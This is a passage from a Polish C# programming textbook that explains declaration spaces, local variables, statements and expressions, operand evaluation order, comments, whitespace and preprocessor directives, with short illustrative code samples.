Jeśli wszystkie te wyjaśnienia nadal są niejasne, to być może w ich zrozumieniu pomoże Ci poznanie przyczyn, dla których konflikty nazw nie są rozwiązywane jedynie na podstawie zakresów, lecz całego zestawu reguł. Otóż reguła przestrzeni deklaracji została wprowadzona dlatego, że w większości przypadków umiejscowienie deklaracji nie powinno mieć większego znaczenia. Gdybyśmy mieli przenieść wszystkie deklaracje zmiennych umieszczonych w bloku kodu na jego początek — a w niektórych firmach obowiązują standardy narzucające taki układ kodu — to w myśl tej reguły taka modyfikacja nie powinna pociągnąć za sobą żadnej zmiany znaczenia kodu. Bez wątpienia gdyby tworzenie kodu z [Przykład 2-15](#) było dopuszczalne, to założenie to nie byłoby spełnione. I to wyjaśnia, dlaczego kod z [Przykład 2-14](#) nie jest dopuszczalny. Choć zakresy zmiennych nie zachodzą na siebie, to zachodziłyby, gdyby deklaracje zmiennych zostały przeniesione na początki bloków, w których się znajdują.

## Instancje zmiennych lokalnych

Zmienna jest cechą kodu źródłowego, a zatem konkretna zmienna ma swą unikatową tożsamość: została ona zadeklarowana w ścisłe określonym miejscu kodu i także jej zakres kończy się w ścisłe określonym miejscu. Jednak nie oznacza to, że zmienna odpowiada jednej lokalizacji w pamięci. Może się zdarzyć, że w tym samym momencie będzie realizowanych kilka wywołań tej samej metody, na przykład jeśli jest to metoda rekurencyjna lub jeśli jest używana w programie wielowątkowym.

Za każdym razem gdy metoda jest wywoływana, otrzymuje ona osobny obszar pamięci przeznaczony do przechowywania wartości używanych w niej zmiennych lokalnych. Dzięki temu poszczególne wątki nie będą przeszkadzały sobie nawzajem, korzystając ze swoich zmiennych. Podobnie dzieje się w przypadku kodu rekurencyjnego — każde wywołanie metody dysponuje swoim własnym zestawem zmiennych, dzięki czemu nie będzie korzystało z zestawu zmiennych metody wywołującej.

Trzeba jednak mieć świadomość, że kompilator C# w żaden sposób nie określa, gdzie będą przechowywane te zmienne. Mogą być umieszczane na stosie, ale nie muszą. Kiedy w dalszej części książki poznasz metody anonimowe, przekonasz się, że w niektórych przypadkach zmienne lokalne muszą istnieć dłużej niż metoda, w której zostały zadeklarowane, gdyż wciąż pozostają w zakresie metod zagnieżdzonych, które w przeszłości mogą zostać wywołane jak metody zwrotne.

Swoją drogą, zanim przejdziemy do kolejnych zagadnień, warto zapamiętać, że zmienne nie są jedynymi elementami języka, które mają zakres, i analogicznie nie tylko do nich odnoszą się reguły przestrzeni deklaracji. Tym samym regułom podlegają między innymi klasy, metody oraz właściwości, które poznasz w dalszej części książki.

# Instrukcje i wyrażenia

Zmienne pozwalają definiować informacje, na których będzie operował nasz kod, jednak aby móc cokolwiek z nimi zrobić, musimy ten kod napisać. A to oznacza pisanie **instrukcji i wyrażeń**.

## Instrukcje

Pisząc w języku C# metodę, piszemy sekwencję instrukcji. Mówiąc potocznie, instrukcje umieszczone w metodzie opisują czynności, co do których chcielibyśmy, by metoda je wykonywała. Każdy wiersz kodu z [Przykład 2-16](#) jest instrukcją. Można ulec pokusie, by wyobrażać sobie, że instrukcja jest poleceniem wykonania jednej czynności (takiej jak inicjalizacja zmiennej lub wywołanie metody). Można także przyjąć bardziej leksykalny punkt widzenia i uznać, że wszystko, co kończy się średnikiem, jest instrukcją. Niemniej jednak oba te opisy są zbytnim uproszczeniem, choć w kontekście [Przykład 2-16](#) oba są prawdziwe.

### Przykład 2-16. Kilka instrukcji

```
int a = 19;
int b = 23;
int c;
c = a + b;
Console.WriteLine(c);
```

C# udostępnia wiele różnych rodzajów instrukcji. Pierwsze trzy wiersze kodu z [Przykład 2-16](#) zawierają **instrukcje deklaracji** (ang. *declaration statement*), czyli instrukcje, które deklarują, a opcjonalnie także inicjują zmienne. Kolejne dwa wiersze, czwarty i piąty, zawierają **instrukcje wyrażeń** (ang. *expression statements*; wyrażeniami zajmiemy się już niebawem). Jednak niektóre instrukcje są znacznie bardziej rozbudowane niż te przedstawione na powyższym przykładzie.

Kiedy piszemy pętlę, używamy **instrukcji iteracyjnej** (ang. *iteration statement*). Korzystając z mechanizmów `if` lub `select`, opisanych w dalszej części rozdziału, możemy wybrać jedną spośród kilku możliwych do wykonania akcji, są to tak zwane **instrukcje wyboru** (ang. *selection statements*). Okazuje się, że specyfikacja C# wyróżnia aż 14 rodzajów instrukcji. Większość z nich pasuje ogólnie do schematu opisującego bądź to, co kod powinien robić później, bądź też (jak dzieje się w przypadku pętli i instrukcji warunkowych) opisującego, *jak* zdecydować, którą czynność należy następnie wykonać. Instrukcje tego drugiego rodzaju zawierają zazwyczaj jedną lub kilka dodatkowych instrukcji umieszczonych wewnątrz siebie i opisujących, jakie czynności należy wykonywać wewnątrz pętli bądź które czynności należy wykonać w przypadku, gdy warunek instrukcji `if` zostanie spełniony.

Istnieje jednak pewien szczególny przypadek. Otóż blok kodu także jest specyficznym rodzajem instrukcji. Dzięki niemu inne instrukcje, takie jak pętle, stają się jeszcze bardziej użyteczne, gdyż bez niego mogłyby operować wyłącznie na jednej instrukcji. Jednak instrukcja umieszczona wewnątrz pętli może być blokiem, a ponieważ blok jest sekwencją instrukcji (zapisaną wewnątrz nawiasów klamrowych), zatem pozwala on umieścić w pętli więcej niż jedną instrukcję.

Pokazuje to, dlaczego dwa przedstawione wcześniej uproszczone punkty widzenia — „instrukcje są czynnościami” oraz „instrukcje kończą się średnikiem” — są fałszywe. Spróbujmy porównać kody przedstawione na [Przykład 2-16](#) oraz [Przykład 2-17](#). Oba robią dokładnie to samo, gdyż poszczególne czynności, które chcemy wykonać, są dokładnie takie same. Jednak kod z [Przykład 2-17](#) zawiera jedną dodatkową instrukcję. Pierwsze dwie instrukcje są w obu przykładach takie same, jednak trzecią instrukcją jest instrukcja blokowa, zawierająca trzy ostatnie instrukcje [Przykład 2-16](#). Ta dodatkowa instrukcja — blok kodu — nie kończy się średnikiem ani nie wykonuje żadnej czynności. Może się wydawać, że jej użycie jest bezcelowe, jednak czasami warto wprowadzić taki dodatkowy blok, aby uniknąć błędów związanych z niejednoznacznością nazw. A zatem instrukcje nie tylko mogą powodować wykonywanie czynności podczas działania programu, lecz także mogą mieć charakter strukturalny.

### Przykład 2-17. Blok

```
int a = 19;
int b = 23;
{
    int c;
    c = a + b;
    Console.WriteLine(c);
}
```

Choć nasz kod będzie zawierał kombinację instrukcji różnych typów, to jednak bez wątpienia znajdzie się w nim przynajmniej kilka instrukcji wyrażeń. Są to, najprościej rzecz ujmując, instrukcje zawierające odpowiednie wyrażenie i zakończone średnikiem. A czym jest to „odpowiednie wyrażenie”? A czym w ogóle jest wyrażenie? Zaczniemy zatem od odpowiedzi na pytanie, a dopiero później wróćmy do zagadnienia, czym jest odpowiednie wyrażenie dla instrukcji.

## Wyrażenia

Oficjalna definicja wyrażenia w języku C# jest raczej lakoniczna, jest to: „sekwencja operatorów i operandów”. Warto zaznaczyć, że specyfikacje języków programowania zazwyczaj są pisane w taki sposób, jednak oprócz takich krótkich fragmentów formalnej prozy specyfikacja C# zawiera także bardzo czytelne, potoczne wyjaśnienia idei wyrażanych w sposób całkowicie formalny. (Na przykład

opisuje ona instrukcje jako sposób „pozwalający na wyrażenie akcji składających się na program”, a dopiero potem wyjaśnia to stwierdzenie językiem mniej przystępnym, lecz za to bardziej technicznym). Na początku akapitu zacytowałem formalną definicję wyrażenia, ale być może przyda Ci się także bardziej potoczne wyjaśnienie. Według niego wyrażenia „są tworzone poprzez łączenie operandów i operatorów”. Bez wątpienia definicja ta jest nieco mniej precyzyjna od pozostałych, lecz jednocześnie łatwiej ją zrozumieć. Problem polega na tym, że istnieje kilka rodzajów wyrażeń, a każdy z nich służy do czego innego, dlatego też nie istnieje żadna jedna, ogólna definicja wyrażenia.

Być może będzie nas kusić, by opisywać wyrażenia jako kod zwracający pewną wartość. Jednak nie jest to prawdą dla wszystkich wyrażeń, choć faktycznie większość wyrażeń, jakie będziemy mieli okazję pisać, będzie pasować do tego opisu. Dlatego też na razie skoncentrujemy się na takim opisie wyrażeń, a wyjątki poznasz później.

Najprostszymi wyrażeniami posiadającymi wartość są **literały** — są to po prostu wartości, których chcemy użyć, takie jak "Witaj, świecie!" bądź 2. Wyrażeniem może też być nazwa zmiennej. Wyrażenia mogą także korzystać z operatorów opisujących obliczenia, jakie należy wykonać. Operatory mają ścisłe określona liczbę danych wejściowych, nazywanych **operandami**. Niektóre z nich mają tylko jeden **operand**. Inne wymagają podania dwóch operandów; przykładem może być operator +, przy użyciu którego możemy sformułować wyrażenie dodające do siebie wyniki dwóch operandów, z których każdy umieszczony jest po jednej ze stron operatora.

### PODPOWIEDŹ

Niektóre symbole mają różne znaczenie zależnie od kontekstu. Znak minusa nie jest używany wyłącznie do oznaczania liczb ujemnych. Jeśli zostanie umieszczony pomiędzy dwoma wyrażeniami, to pełni także rolę operatora odejmowania, wymagającego określenia dwóch operandów.


Ogólnie rzecz biorąc, operandy także są wyrażeniami. A zatem kiedy zapisujemy 2 + 2, to jest to wyrażenie zawierające dwa inne wyrażenia — parę literałów 2 umieszczonych po obu stronach symbolu +. Oznacza to, że możemy napisać dowolnie złożone wyrażenie, zagnieżdżając jedno wyrażenie w innych. Wyrażenia przedstawione na [Przykład 2-18](#) wykorzystują tę możliwość, by wyliczyć jeden z pierwiastków równania kwadratowego (jest to standardowy sposób rozwiązywania równań tego typu).

#### Przykład 2-18. Wyrażenia wewnętrznych innych wyrażeń

```
double a = 1, b = 2.5, c = -3;
```

```
double x = (-b + Math.Sqrt(b * b - 4 * a * c)) / (2 * a);
Console.WriteLine(x);
```

Przyjrzyjmy się instrukcji deklaracji umieszczonej w drugim wierszu kodu. Ogólna struktura użytego w niej wyrażenia inicjalizatora reprezentuje operację dzielenia. Jednak oba operandy operatora dzielenia także są wyrażeniami. Jego lewy operand jest *wyrażeniem z nawiasami*, które informuje kompilator, że chcemy, by pierwszym operandem było całe wyrażenie `( -b + Math.Sqrt(b * b - 4 * a * c))`. To podwyrażenie zawiera operację dodawania. Jej lewym operandem jest wyrażenie negacji, którego pojedynczym operandem jest zmienna `b`. Z prawej strony operatora dodawania został umieszczony pierwiastek kwadratowy kolejnego, bardziej złożonego wyrażenia. Z kolei z prawej strony operatora dzielenia zostało umieszczone kolejne wyrażenie zapisane w nawiasach. Pełna struktura całego tego wyrażenia została przedstawiona na [Rysunek 2-1](#).



Rysunek 2-1. Struktura wyrażenia

Ważnym szczegółem przedstawionym w ostatnim przykładzie, na który należy zwrócić uwagę, jest to, że wywołania metod także są pewnym rodzajem wyrażeń. Zastosowana w przykładzie metoda `Math.Sqrt` jest zdefiniowana w jednej z klas

należących do biblioteki .NET Framework; oblicza ona pierwiastek kwadratowy przekazanej wartości i zwraca uzyskany wynik. Być może znacznie bardziej zaskakujący jest fakt, że z technicznego punktu widzenia wyrażeniami są także wywołania metod, które nie zwracają wartości, takich jak `Console.WriteLine`. Istnieje także kilka innych konstrukcji, które nie zwracają wartości, lecz są uważane za wyrażenia; należą do nich: odwołania do typów (takie jak `Console` w `Console.WriteLine`) oraz do przestrzeni nazw. Konstrukcje tego typu korzystają z grupy powszechnych reguł (takich jak reguły związane z zakresami nazw bądź sposób określania, do czego odwołuje się nazwa). Jednak wszystkie wyrażenia, które nie zwracają wartości, mogą być używane wyłącznie w pewnych określonych okolicznościach. (Na przykład nie można ich używać jako operandów w innych wyrażeniach). A zatem choć z technicznego punktu widzenia definiowanie wyrażenia jako fragmentu kodu zwracającego wartość jest błędem, to jednak opisując obliczenia, jakie ma wykonywać nasz kod, posługujemy się wyłącznie takimi wyrażeniami.

Teraz możemy już wrócić do pytania: co można umieszczać w instrukcjach wyrażeń? Ogólnie rzecz biorąc, wyrażenie musi coś robić, nie może jedynie obliczać wartości. A zatem choć  $2 + 2$  jest najzupełniej poprawnym wyrażeniem, to jednak próba zamienienia go na instrukcję wyrażenia poprzez dodanie na końcu średnika zakończy się zgłoszeniem błędu. Takie wyrażenie oblicza wartość, lecz nie robi niczego z uzyskanym wynikiem. Precyzyjnie rzecz ujmując, instrukcjami mogą być następujące rodzaje wyrażeń: wywołania metod, przypisania, inkrementacje, dekrementacje oraz tworzenie nowych obiektów. Operacjom inkrementacji i dekrementacji przyjrzymy się w dalszej części tego rozdziału, natomiast obiektami zajmiemy się w kolejnych rozdziałach. Pozostaje zatem przyjrzeć się wywołaniom metod oraz przypisaniom.

Wywołanie metody może być instrukcją wyrażenia. Mogą się w niej pojawić zagnieżdżone wyrażenia dowolnego rodzaju, jednak całość musi być wywołaniem. **Przykład 2-19** pokazuje różne prawidłowe wywołania. Warto zwrócić uwagę, że kompilator C# nie sprawdza, czy efekt wywołania zostanie zachowany na dłużej — `Math.Sqrt` jest prostą funkcją, w tym znaczeniu, że jej działanie polega jedynie na zwróceniu odpowiedniego wyniku zależnego od przekazanych wartości wejściowej. A zatem wywołanie jej i zignorowanie zwróconego przez nią wyniku da taki efekt, jakbyśmy w ogóle niczego nie zrobili — nie będzie się wiele różnić od wyrażenia  $2 + 2$ . Jednak z punktu widzenia kompilatora C# każde wywołanie metody jest instrukcją wyrażenia.

### Przykład 2-19. Wyrażenia wywołania metod jako instrukcje

```
Console.WriteLine("Witaj, świecie!");  
Console.WriteLine(12 + 30);
```

```
Console.ReadKey();  
Math.Sqrt(4);
```

To, że C# nie pozwala, by wyrażenie dodawania było traktowane jako instrukcja, natomiast wywołanie metody `Math.Sqrt` może nią być, może się wydawać niespójne. Oba próbuję wykonać pewne obliczenia, a następnie ignoruję wyniki. Czy nie byłoby bardziej spójne, gdyby kompilator C# pozwalał używać jako instrukcji tylko tych wywołań metod, które nie zwracają żadnych wyników? W takim przypadku ostatnie wyrażenie przedstawione na [Przykład 2-19](#) nie mogłoby być instrukcją, co wydaje się być dobrym pomysłem, gdyż ten kod nie robi niczego użytecznego. W trzecim wierszu kodu z [Przykład 2-19](#) wywoływana jest metoda `Console.ReadKey()`, która czeka na naciśnięcie jakiegoś klawisza, a następnie zwraca wartość określającą, który klawisz został naciśnięty. Gdyby działanie naszego programu zależało od naciskania konkretnych klawiszy, musielibyśmy sprawdzać zwracane przez nią wartości; jeśli jednak chcemy tylko poczekać, aż użytkownik naciśnie którykolwiek klawisz, to zignorowanie tej zwracanej wartości jest właściwym rozwiązaniem. Gdyby C# nie pozwalało na traktowanie metod zwracających wartość jako instrukcji wyrażeń, to nie moglibyśmy tak zrobić. Kompilator nie wie, których metod nie ma sensu traktować jako instrukcji, gdyż ich wywołania nie dają żadnych skutków ubocznych (jak na przykład metoda `Math.Sqrt`), a które warto tak traktować (na przykład `Console.ReadKey`); dlatego wywołanie każdej metody może być potraktowane jako instrukcja wyrażenia.

Aby wyrażenie mogło być prawidłową instrukcją wyrażenia, nie wystarczy, by zawierało ono wywołanie metody. [Przykład 2-20](#) pokazuje kilka wyrażeń, które wywołują metody, a następnie używają zwróconych przez nie wartości w wyrażeniach dodawania. Choć są to prawidłowe wyrażenia, to jednak nie mogą być prawidłowymi instrukcjami wyrażeń, dlatego też próba skompilowania tego kodu spowoduje zgłoszenie błędów.

#### Przykład 2-20. Błędy: przykłady wyrażeń, które nie mogą być instrukcjami

```
Console.ReadKey().KeyChar + "!";  
Math.Sqrt(4) + 1;
```

Wcześniej napisałem, że jednym z rodzajów wyrażeń, które mogą być użyte jako instrukcje, są przypisania. To, że przypisania powinny być uznawane za wyrażenia, nie jest zupełnie oczywiste; jednak tak właśnie jest, a dodatkowo przypisania zwracają wartość: wynikiem wyrażenia przypisania jest wartość przypisywana zmiennej. Oznacza to, że zastosowanie kodu przedstawionego na [Przykład 2-21](#) jest całkowicie prawidłowe. W drugim wierszu tego kodu używane jest wyrażenie przypisania, umieszczone w wywołaniu metody, która wyświetla jego wartość. Oba pierwsze wywołania metody `WriteLine` wyświetlają liczbę 123.

## Przykład 2-21. Przypisania jako wyrażenia

```
int number;  
Console.WriteLine(number = 123);  
Console.WriteLine(number);  
  
int x, y;  
x = y = 0;  
Console.WriteLine(x);  
Console.WriteLine(y);
```

Druga część przykładu korzysta z faktu, że przypisania są wyrażeniami, by za jednym zamachem przypisać wartość dwóm zmiennym — zapisuje ona wartość wyrażenia  $y = 0$  (czyli 0) w zmiennej x.

Powyższy przykład pokazuje, że czasami przetwarzanie wyrażeń może zrobić więcej, niż tylko zwrócić wartość. Niektóre wyrażenia mają efekty uboczne. Przekonaliśmy się właśnie, że przypisania są wyrażeniami, a ich oczywistym efektem ubocznym jest zmiana wartości zmiennej. Wywołania metod także są wyrażeniami i choć można pisać proste funkcje, które nie robią nic oprócz wyliczenia wyniku na podstawie danych wejściowych (jak robi metoda `Math.Sqrt`), to jednak wiele z nich wykonuje operacje, których efekt jest bardziej długotrwały, na przykład wyświetla dane na konsoli, aktualizuje zawartość baz danych lub odpala rakiety. A to oznacza, że może nas obchodzić kolejność, w jakiej będą przetwarzane operandy wyrażenia.

Sposób przetwarzania wyrażeń może ograniczać ich strukturę. Na przykład za pomocą nawiasów można wymuszać odpowiednią kolejność obliczeń. Wyrażenie  $10 + (8 / 2)$  ma wartość 14, natomiast wyrażenie  $(10 + 8) / 2$  ma wartość 9, choć w obu operandami są dokładnie te same literały i w obu zostały użyte te same operatory. Jednak użycie nawiasów określa, czy dzielenie zostanie wykonane przed, czy po dodawaniu<sup>[10]</sup>.

Jest to jednak odrębne zagadnienie, niezwiązane z kolejnością przetwarzania operandów w wyrażeniu. W przedstawionych wcześniej prostych wyrażeniach nie miało to większego znaczenia, gdyż używaliśmy w nich literałów, a w ich przypadku nie można powiedzieć, kiedy zostaną one przetworzone. A jak to wygląda w wyrażeniu, którego operandami są wywołania metod? Taki właśnie kod przedstawia [Przykład 2-22](#).

## Przykład 2-22. Kolejność przetwarzania operandów

```
class Program  
{  
    static int X(string label, int i)  
    {  
        Console.Write(label);  
    }  
}
```

```
        return i;
    }

    static void Main(string[] args)
    {
        Console.WriteLine(X("a", 1) + X("b", 1) + X("c", 1) + X("d", 1));
        Console.WriteLine();
        Console.WriteLine(
            X("a", 1) +
            X("b", (X("c", 1) + X("d", 1) + X("e", 1))) +
            X("f", 1));
    }
}
```

---

Powyższy program definiuje metodę `X`, wymagającą przekazania dwóch argumentów. Metoda wyświetla pierwszy z nich i zwraca drugi. W dalszej części kodu programu metoda ta została użyta w kilku wyrażeniach, dzięki czemu możemy się dokładnie przekonać, kiedy są przetwarzane poszczególne operandy. W niektórych językach kolejność przetwarzania operandów nie jest zdefiniowana, przez co działanie programów takich jak ten jest nieprzewidywalne; jednak C# określa tę kolejność. Reguła, która jest używana w takich wyrażeniach, głosi, że kolejność przetwarzania operandów odpowiada kolejności, w jakiej zostały one zapisane w kodzie źródłowym programu (a jeśli znajdują się w tym samym wierszu kodu, to są przetwarzane od lewej do prawej). A zatem pierwsze wywołanie metody `WriteLine` z [Przykład 2-22](#) wyświetli ciąg znaków `abcd4`. Zagnieżdżone wyrażenia utrudniają nieco sprawę, jednak także w ich przypadku obowiązuje ta sama reguła. A zatem ostatnie wywołanie metody `WriteLine` dodaje do siebie wyniki trzech wywołań metody `X`; przy czym argumentem drugiego z nich jest wyrażenie zawierające kolejne trzy wywołania tej metody. Zaczynając od najwyższego poziomu, w pierwszej kolejności zostanie przetworzone wywołanie `X("a", 1)`. Następnie program zacznie przetwarzać drugi operand, którym jest drugie wyrażenie wywołania metody. Także tutaj jest stosowana ta sama reguła: jego operandy — czyli argumenty metody — zostaną przetworzone w kolejności zapisu, od lewej do prawej. Pierwszym jest stała `"b"`, a drugim — jeszcze jedno wyrażenie zawierające trzy kolejne wywołania metody `X` (także i one zostaną przetworzone w kolejności od lewej do prawej). Po ich wykonaniu program może dokończyć wywołanie metody `X` (to, którego pierwszym argumentem jest łańcuch znaków `"b"`). A kiedy i to zostanie zrobione, kontynuowane będzie przetwarzanie wyrażenia najwyższego poziomu, czyli dodawania; konkretnie rzecz biorąc, zostanie przetworzony jego trzeci operand. Ostatecznym wynikiem będzie wyświetlenie łańcucha znaków `acdeb5`. Analizując to wyrażenie jako jedną całość, należy zauważyć, że poszczególne wywołania metod nie zostały przetworzone w takiej

kolejności, w jakiej znajdują się w kodzie, lecz wynikało to z różnego poziomu zagnieźdżenia. Rozpatrując osobno każde z wyrażeń, widzimy, że jego operandy były przetwarzane od lewej do prawej, a to, że wyniki oddają kolejność zagnieźdżenia, wynika wyłącznie z faktu, że same operandy są wyrażeniami.

## Komentarze i białe znaki

Większość języków programowania pozwala, by w kodzie programu pojawiały się teksty, które będą ignorowane przez kompilator. C# nie jest pod tym względem wyjątkiem. Podobnie jak większość języków należących do rodziny C tak i C# udostępnia dwa style **komentarzy**. **Komentarze jednowierszowe** zostały przedstawione na [Przykład 2-23](#). Są one tworzone przez zapisanie sekwencji dwóch znaków ukośnika (/); cała dalsza zawartość wiersza będzie ignorowana przez kompilator.

### Przykład 2-23. Komentarze jednowierszowe

```
Console.WriteLine("Powiedz"); // Ten tekst zostanie zignorowany, lecz kod  
Console.WriteLine("cokolwiek"); // z jego lewej strony będzie normalnie skompilowany.
```

C# udostępnia także **komentarze oddzielone** (ang. *delimited comments*). W ich przypadku komentarz rozpoczyna się od sekwencji znaków /\*, a kompilator będzie ignorował cały tekst, aż do odnalezienia sekwencji \*/. Te komentarze mogą się przydać w sytuacjach, gdy nie chcemy, by komentarz obejmował cały tekst do końca wiersza (co ilustruje pierwszy wiersz [Przykład 2-24](#)). Ten przykład pokazuje także, że komentarze oddzielone mogą zajmować kilka wierszy kodu.

### Przykład 2-24. Komentarze oddzielone

```
Console.WriteLine(/* Ma efekty uboczne */ GetLog());  
  
/* Niektórzy programiści lubią używać oddzielonych komentarzy do umieszczania  
* w kodzie programu dłuższych bloków tekstu, wyjaśniających coś wyjątkowo  
* złożonego lub dziwnego. Kolumna gwiazdek umieszczona z lewej strony  
* pełni głównie funkcję dekoracyjną; gwiazdki są tak naprawdę wymagane  
* wyłącznie podczas rozpoczętania i zakończenia komentarza.  
*/
```

Jest pewien problem, który może wystąpić podczas stosowania komentarzy oddzielonych, i to nawet jeśli komentarz jest umieszczony w jednym wierszu; choć znacznie częściej pojawia się, gdy komentarz obejmuje kilka wierszy. [Przykład 2-25](#) pokazuje problem, którego powodem jest komentarz rozpoczynający się w połowie pierwszego wiersza kodu i kończący w czwartym wierszu.

### Przykład 2-25. Komentarze wielowierszowe

```
Console.WriteLine("To zadziała"); /* Ten komentarz zawiera nie tylko  
Console.WriteLine("A to nie");      * tekst z prawej strony, lecz także kod
```

```
Console.WriteLine("To też nie"); /* umieszczony z lewej, z wyjątkiem początku
Console.WriteLine("Ani to");      * pierwszego wiersza kodu. */
Console.WriteLine("A to zadziała");
```

Warto zwrócić uwagę, że sekwencja znaków `/*` pojawia się w tym przykładzie dwukrotnie. Kiedy zostanie ona umieszczona wewnątrz komentarza, niczego nie powoduje — komentarzy nie można zagnieździć. Choć w przykładzie zostały umieszczone dwie sekwencje `/*`, to już pierwsze wystąpienie sekwencji `*/` kończy komentarz. Czasami może to być frustrujące, jednak jest to standardowy sposób działania komentarzy w językach należących do rodziny C.

Od czasu do czasu może się przydać możliwość tymczasowego uniemożliwienia wykonania fragmentu kodu, jednak w taki sposób, by w przyszłości można go było łatwo i szybko ponownie wykorzystać. Bardzo łatwo można to zrobić, umieszczając taki fragment kodu w komentarzu. Choć komentarze oddzielone wydają się oczywistym rozwiązaniem, to jednak stają się znacznie mniej wygodne, jeśli komentowany kod już zawiera fragmenty umieszczone w komentarzach oddzielonych. Ponieważ nie istnieje coś takiego jak zagnieźdzanie komentarzy, zatem za sekwencją zamkającą wewnętrzny komentarz trzeba by umieścić dodatkową sekwencję `/*`, aby zagwarantować, że komentarzem zostanie objęty cały interesujący nas fragment kodu. Dlatego też do takich celów zazwyczaj używane są komentarze jednowierszowe.

### PODPOWIEDŹ

Visual Studio potrafi ułatwić nam umieszczanie całego bloku kodu w komentarzu. Jeśli zaznaczymy kilka wierszy kodu, a następnie naciśniemy kombinację klawiszy `Ctrl+K`, a bezpośrednio po niej kombinację `Ctrl+C`, to na początku każdego zaznaczonego wiersza Visual Studio doda sekwencję znaków `//`. Te znaki komentarza można usunąć, naciskając bezpośrednio po sobie dwie kombinacje klawiszy: `Ctrl+K`, `Ctrl+U`. Jeśli podczas pierwszego uruchamiania Visual Studio zaznaczyliśmy, że nie C#, lecz jakiś inny język ma być traktowany jako domyślny, to obie te czynności mogą zostać skojarzone z innymi kombinacjami klawiszy; niemniej jednak zawsze można do nich dotrzeć, wybierając z menu głównego opcję `EDIT/Advanced`; są one także dostępne na pasku narzędzi `Text Editor`, jedynym ze standardowych pasków, które Visual Studio wyświetla domyślnie.

Skoro zajmujemy się ignorowanym tekstem, to warto zaznaczyć, że w większości przypadków C# ignoruje także nadmiarowe **białe znaki** (ang. *whitespace*). Nie wszystkie białe znaki są pozbawione znaczenia, gdyż przynajmniej jeden jest potrzebny do oddzielenia od siebie elementów leksykalnych, składających się jedynie z symboli alfanumerycznych. Na przykład w deklaracji metody nie możemy napisać `staticvoid` — słowa kluczowe `static` oraz `void` muszą zostać oddzielone od siebie przynajmniej jednym białym znakiem (znakiem odstępu, tabulacji lub nowego wiersza). Jednak w przypadku elementów leksykalnych składających się nie

tylko z symboli alfanumerycznych stosowanie białych znaków jest opcjonalne, a w wielu przypadkach użycie jednego znaku odstępu będzie traktowane jako ekwiwalent dowolnej liczby białych znaków i znaków nowego wiersza. Oznacza to, że wszystkie trzy instrukcje przedstawione na [Przykład 2-26](#) są prawidłowe i mają takie samo znaczenie.

#### Przykład 2-26. Białe znaki bez znaczenia

```
Console.WriteLine("Testujemy");
Console . WriteLine("Testujemy");
Console.
    WriteLine("Testujemy")
;
```

Istnieje jednak kilka przypadków, w których C# zwraca większą uwagę na stosowanie białych znaków. Na przykład białe znaki mają znaczenie wewnętrz literałów łańcuchowych, gdyż wszystkie znaki umieszczone wewnątrz takiego literała pojawią się w wartości łańcucha. I choć C# zazwyczaj nie zwraca uwagi na to, czy umieszczamy każdy element programu w nowym wierszu, czy zapisujemy wszystko w jednym olbrzymim wierszu bądź też (co jest najbardziej prawdopodobne) stosujemy jakąś strategię pośrednią, to jest jeden wyjątek: dyrektywy preprocesora muszą być umieszczone w osobnych wierszach.

## Dyrektyny preprocesora

Jeśli znasz język C bądź jakiś inny język bezpośrednio z nim spokrewniony, to możesz się zastanawiać, czy C# posiada preprocesor. Otóż C# nie ma odrębnej fazy wstępnego przetwarzania kodu i nie udostępnia makr. Niemniej jednak posiada kilka dyrektyw podobnych do tych, jakie udostępnia preprocesor C, choć ich liczba jest bardzo ograniczona.

## Symboly komplikacji

